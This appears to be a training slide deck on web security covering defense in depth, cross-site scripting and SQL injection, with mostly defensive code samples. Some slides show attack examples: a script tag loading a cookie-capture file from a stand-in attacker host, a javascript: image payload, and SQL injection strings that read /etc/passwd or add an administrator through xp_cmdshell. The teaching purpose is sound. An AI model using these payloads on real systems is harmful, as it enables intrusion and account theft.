Web Security

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Agenda

- Introduction
- Our primary security principles
- Cross site scripting
- SQL injection
- Questions

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Principle 1: Defense in Depth

- Use multiple layers to protect against defense failure
- Hardware firewalls, software firewalls, IPSEC, NAT filtering, load balancers, IP restriction
- Why? Because shi*t happens!
- EGO

Example Configuration

- Windows 2003 Web Server running a internal USCnet web application
- IIS 6, SQL Server 2005
- Security layers:
  - Software/hardware firewall
  - IPSEC rules
  - IIS IP restriction
  - Disable remote connections on SQL server
  - Selected data encryption

Principle 2: Start with the Minimum

- Start with all options, features, packages, ports, roles, modules turned off or disabled
- Enable individual items as needed
- Match project requirements, not perceived ease-of-use

Example: Database Account

- The account that the application uses against the database server
- Reduce the objects (tables, views, stored procedures, function) it has access to
- Reduce the roles (create, update, delete)

Real Example: Alumni Database

- WIMP platform: Windows, IIS, MySQL, PHP
- SQL injection vulnerable

Summary

- Principle 1: Defense in Depth
- Principle 2: Start with the Minimum

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

Cross Site Scripting (XSS)

- When a user inserts custom (read: malicious) code into your application that runs on the pages of other uses
- Any page that outputs user input is theoretically vulnerable

Simple XSS Demo

Just a Few Dangerous Tags

- <applet>
- <body>
- <embed>
- <frame>
- <script>
- <frameset>
- <html>
- <object>
- <iframe>
- <img>
- <style>
- <layer>
- <link>
- <ilayer>
- <meta>

Remote Content is Bad

- **<script language="javascript" src="http://myhackingsite.com/cookiecapture.js"> </script>**

- **<iframe src="http://myhackingsite.com/yankeessuck.js"> </iframe>**

Core Principles

- Principle 1: Constrain input
  - Assume input is malicious
  - **Validate all input**
- Principle 2: Encode output
  - Escape “<“, “>” and “&”

Validate Datetime: ASP.NET Example

- Need code sample for convert string to date time

Encoding Output: PHP Sample

```
function cleanString($str)
{

    $str = str_replace("\"","&#34;",$str);

    // use PHPs tag stripping function
    $str = strip_tags($str);

    // there could still be some malformed HTML, so now we escape the rest
    $str = str_replace("<","&lt;",$str);
    $str = str_replace(">","&gt;",$str);

    return $str;

}
```

Encoding Output: C# Code Sample

```
<html>
  <form id="form1" runat="server">
    <div>
      Color: <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox><br />
      <asp:Button ID="Button1" runat="server" Text="Show color"
        OnClick="Button1_Click" /><br />
      <asp:Literal ID="Literal1" runat="server"></asp:Literal>
    </div>
  </form>
</html>
<script runat="server">
  private void Page_Load(Object Src, EventArgs e)
  {
    protected void Button1_Click(object sender, EventArgs e)
    {
      Literal1.Text = @"<span style=""color:"
        + Server.HtmlEncode(TextBox1.Text)
        + @""">Color example</span>";
    }
  }
</Script>
```

(Taken from Channel9.com.)

Side note

- Even attributes are not safe!
- Using an attribute of IMG:
  <IMG SRC="javascript:alert('hello');">

General Recommendations

- Validate your input!
- Use centrally defined methods to validate data types
- Escape all “<“, “>” and “&” on output
- Don’t relay on input sanitation
- Use a variable string naming convention:
  - $sComment vs. $usComment
  - Indicate if a string variable is safe (s) or unsafe (us) to output

The Importance of Coding Standards

- Intention of code becomes more predictable
- **90% of development is *reading* code**; 10% is writing
- As Joel Splotsky writes, it helps “make wrong code look wrong”

PHP Code Example

- Bad:

```
$name = $_URL[“name”];
…
echo $name;
// there is a bug here, but I can’t see it
```

- Good:

```
$usName = $_URL[“name”];
$sName = Encode($usName);
…
Echo $usName; // bug!
```

Recommendations Continued

- For AJAX script, use innerTEXT in-place of innerHTML where possible
- Set page content type
- Use built-in functions to help strip HTML, **but don’t relay on them**

Page Content Type Slide

- [Need content here.]

ASP.NET Recommendations

- Enable request validation
- Convert all input data into .NET data types and catch conversion errors
- Use **HttpUtility.HtmlEncode** for output
- Use **HttpUtility.UrlEncode** for output of links
- Use **System.Text.RegularExpressions.Regex** to validate cookies, query strings, etc.

Quick Steps to Fix Existing Code

- Step 1: Make a list of all pages that generate output to a HTML page
- Step 2: Identify which output comes from user input
- Step 3: Validate all input parameters immediately before use
- Step 4: Escape all output

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

SQL Injection

- When SQL commands can be passed directly from the end-user to the database

- Good:



- Bad:



SQL Injection Demo

SQL Login Routine

- Given:
  “SELECT COUNT(*) FROM Users WHERE Username = “$username” AND Password=“$Password”
- For *emond* and *mypass*:
  SELECT COUNT(*) FROM Users WHERE Username = “emond” AND Password=“mypass”
- For *emond* and *“ OR 1=1*:
  “SELECT COUNT(*) FROM Users WHERE Username = “emond” AND Password=“” OR 1=1

Why Dangerous?

- You can DROP entire tables
- Wipe millions of records with one command
- Access to other data
- Even run commands on the server
  - SQL Server: xp_cmdshell
  - Others

Getting Access to the Server

- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; **exec xp_cmdshell** 'net user /add victor Pass123'--
  - '; **exec xp_cmdshell** 'net localgroup /add administrators victor' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

From "Advanced SQL Injection"

Continued

- Almost all databases:
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Using most languages:
  - Coldfusion, ASP.NET, ASP, PHP, JSP/Java, Javascript, VB, others…
- **SQL injection is not a database design flaw, it's a custom application implementation flaw**

Core Principle #1

- Principle 1: Constrain input
  - Type, length, format and range
  - Use regular expressions
  - Enforce data types

Principle 1: Constrain Input

Example: ASP.NET SSN Validation:

```
<%@ language="C#" %>
 <form id="form1" runat="server">
    <asp:TextBox ID="SSN" runat="server"/>
    <asp:RegularExpressionValidator ID="regexpSSN" runat="server"
        ErrorMessage="Incorrect SSN Number" ControlToValidate="SSN"
        ValidationExpression="^\d{3}-\d{2}-\d{4}$" />
 </form>
```

Core Principle #2

- Control the way you call SQL:
  - Use escape wrapper (OK)
  - Use parameter replacement (BETTER)
  - Use stored procedures (BEST)

Principle 2: Use an Escape Wrapper

```
$query_result = mysql_query
  (
       "select * from users where name = '"
          . mysql_real_escape_string($user_name)
          . "'"
   );
```

select * from users where name = ‘sally’s’

becomes

select * from users where name = ‘sally’’s’

Principle 2: Use Parameter Replacement

```
using( SqlConnection con = (acquire connection) ) {
    con.Open();
    using( SqlCommand cmd = new SqlCommand("SELECT * FROM users
     WHERE name = @userName", con) ) {

      cmd.Parameters.AddWithValue("@userName", userName);

      using( SqlDataReader rdr = cmd.ExecuteReader() ){
          ...
      }
    }
}
```

Principle 2: Use Stored Procedures

```
using (SqlConnection connection = new SqlConnection(connectionString))
{

  DataSet userDataset = new DataSet();
  SqlDataAdapter myCommand = new SqlDataAdapter(
          "LoginStoredProcedure", connection);
  myCommand.SelectCommand.CommandType =
    CommandType.StoredProcedure;
  myCommand.SelectCommand.Parameters.Add("@au_id",
    SqlDbType.VarChar, 11);
  myCommand.SelectCommand.Parameters["@au_id"].Value = SSN.Text;

  myCommand.Fill(userDataset);
}
```

Principle 3: Harden the Environment

- Reduce SQL account permissions
- Remove unneeded system stored procedures
- Audit password strength

Other Considerations: Logging

- Consider creating a routine that logs suspicious database activity
- Track date/time, IP address, all HTML headers/input parameters
- Review periodically
- Consider having the routine create a new support ticket in your bug database

SQL Injection Principles Summary

- Principle 1: Validate your input!
- Principle 2: Build your dynamic SQL better
- Principle 3: Harden the OS

Questions?

Sources

- http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToPreventCrossSiteScripting
- http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToProtectFromSqlInjectionInAspNet
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- Microsoft certification; security courses http://www.microsoft.com/learning/mcp/mcsd/requirementsdotnet.mspx
- MSDN Channel 9 http://channel9.msdn.com/wiki/default.aspx/Channel9.HomePage